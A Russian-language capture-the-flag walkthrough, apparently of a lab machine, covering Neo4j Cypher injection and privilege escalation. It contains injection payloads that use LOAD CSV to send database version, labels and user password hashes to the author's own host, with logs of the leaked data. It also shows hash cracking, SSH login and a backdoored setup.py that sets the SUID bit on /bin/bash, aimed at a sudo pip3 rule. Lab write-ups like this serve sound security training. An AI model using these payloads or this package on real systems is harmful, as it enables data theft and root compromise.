Ask backend developer if everything is finished and tested
Updated 3 minutes ago

Главная страница сайта

Немного посмотрев доступные страницы, находим поле поиска, которое с большой вероятностью делает запрос к базе данных.


only4you
127.0.0.1:8001/search
ONLY4YOU
DASHBOARD
EMPLOYEES
USER PROFILE
Dashboard
Search
Employee Information
ID
NAME
SALARY


Содержимое страницы search

На сервере мы нашли только работающую графовую СУБД Neo4j.

Neo4j Injection

Большинство нагрузок для эксплуатации инъекций в Neo4j позволяют эксфильтровать данные на внешний сервер. Запускаем веб-сервер `python3 -m http.server 80` на своем хосте и отправляем несколько нагрузок с HackTricks. В итоге находим ту, что присылает нам версию используемой СУБД.

```
' OR 1=1 WITH 1 as a CALL dbms.components() YIELD name, versions,
edition UNWIND versions as version LOAD CSV FROM 'http://10.10.14.
111/?version=' + version + '&name=' + name + '&edition=' + edition
as l RETURN 0 as _0 //
```



```
code 400, message Bad request syntax ('GET /?version=5.6.0&name=Neo4j Kernel&edition=community HTTP/1.1')
"GET /?version=5.6.0&name=Neo4j Kernel&edition=community HTTP/1.1" 400 -
```


Логи веб-сервера

Мы нашли подходящую нагрузку, теперь нужно разобраться, как работать с Neo4j. В графовых базах данных мы не получаем таблицы, колонки и значения из них, как в реляционных базах данных. Вместо этого тут есть следующие механизмы:

- Nodes — вершины графа, которые представляют объект или сущности и метки сущностей;
- Labels — метки, которые маркируют вершины графа;
- Relationships — отношения между двумя узлами графа;
- Properties — конкретная информация каждого узла и отношения.

Так как за группировку узлов по определенным свойствам отвечают метки, нам нужно узнать, какие метки есть в базе данных. Для этого обращаемся к методу `db.labels`.

```
' OR 1=1 WITH 1 as a CALL db.labels() YIELD label LOAD CSV FROM '
http://10.10.14.111/?l='+label as l RETURN 0 as _0 //
```




```
"GET /?l=user HTTP/1.1" 200 -
"GET /?l=employee HTTP/1.1" 200 -
"GET /?l=user HTTP/1.1" 200 -
"GET /?l=employee HTTP/1.1" 200 -
"GET /?l=user HTTP/1.1" 200 -
```

Метки в текущей базе данных

У нас есть метки `user` и `employee`. Конечно же, нас интересует информация о пользователях. Чтобы получить ее, запрашиваем информацию каждого узла с меткой `user`.


```
' OR 1=1 WITH 1 as a MATCH (f:user) UNWIND keys(f) as k LOAD CSV
FROM 'http://10.10.14.111/?' + k +'='+toString(f[k]) as l RETURN 0
as _0 //
```



```
"GET /?password=8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 HTTP/1.1" 200 -
"GET /?username=admin HTTP/1.1" 200 -
"GET /?password=a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 HTTP/1.1" 200 -
"GET /?username=john HTTP/1.1" 200 -
```

Данные узлов с меткой user

Получаем учетные данные двух пользователей. Мы узнали хеши, которые сразу отправляем на перебор через сайт **Crackstation**.




Hash	Type	Result
8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918	sha256	admin
a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6	sha256	ThisIs4You

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Результат взлома хешей

И таким образом узнаем ранее неизвестный пароль пользователя john. Авторизуемся от его лица по SSH.




```
john@only4you:~$ id
uid=1000(john) gid=1000(john) groups=1000(john)
john@only4you:~$ cat user.txt
3000b16b9e0350eabdd43320484c4f5e
john@only4you:~$ 
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Хост мы уже сканировали, поэтому остается не так много мест, которые нужно проверить при изменении пользователя. Одно из таких мест — настройки sudoers.




```
john@only4you:~$ sudo -l
Matching Defaults entries for john on only4you:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on only4you:
    (root) NOPASSWD: /usr/bin/pip3 download http\://127.0.0.1\:3000/*.tar.gz
john@only4you:~$ 
```

Настройки sudoers

Здесь видим, что пользователь может выполнить в привилегированном контексте без ввода пароля такую команду:

```
/usr/bin/pip3 download http\://127.0.0.1\:3000/*.tar.gz
```

Этот однострочник загрузит и соберет зависимость из указанного внутреннего репозитория. Так как мы уже туннелируем порт 3000, попробуем авторизоваться в Git.


john - Панель управления
127.0.0.1:3000
Панель управления
Задачи
Запросы на слияние
Обзор
john
john создал(а) репозиторий john/Test
5 месяцев назад
More
Репозиторий
Организация
Зеркало
Мои репозитории
Test
Совместные репозитории


Панель управления Git

Мы можем создать свой пакет pip3 с командами, которые будут выполняться интерпретатором перед сборкой пакета или после нее. Затем поместим наш пакет в Git и выполним сборку. Как собрать пакет с бэкдором, подробно расписано в блоге Embrace The Red. Копируем структуру проекта, а в качестве выполняемой команды будем назначать бит SUID файлу командной оболочки `/bin/bash`.

```
from setuptools import setup, find_packages
from setuptools.command.install import install
from setuptools.command.egg_info import egg_info
import os

def RunCommand():
   os.system("chmod u+s /bin/bash")

class RunEggInfoCommand(egg_info):
   def run(self):
       RunCommand()
       egg_info.run(self)

class RunInstallCommand(install):
   def run(self):
       RunCommand()
       install.run(self)

setup(
   name = "this_is_fine_wuzzi",
   version = "0.0.1",
   license = "MIT",
   packages=find_packages(),
   cmdclass={
       'install' : RunInstallCommand,
       'egg_info': RunEggInfoCommand
   },
)
```


Называем файл `setup.py` и выполняем сборку.

```
pip3 install build
python3 -m build
```



```
adding 'this_is_fine_wuzzi-0.0.1.dist-info/METADATA'
adding 'this_is_fine_wuzzi-0.0.1.dist-info/WHEEL'
adding 'this_is_fine_wuzzi-0.0.1.dist-info/top_level.txt'
adding 'this_is_fine_wuzzi-0.0.1.dist-info/RECORD'
removing build/bdist.linux-x86_64/wheel
Successfully built this_is_fine_wuzzi-0.0.1.tar.gz and this_is_fine_wuzzi-0.0.1-py3-none-any.whl
```


Сборка пакета



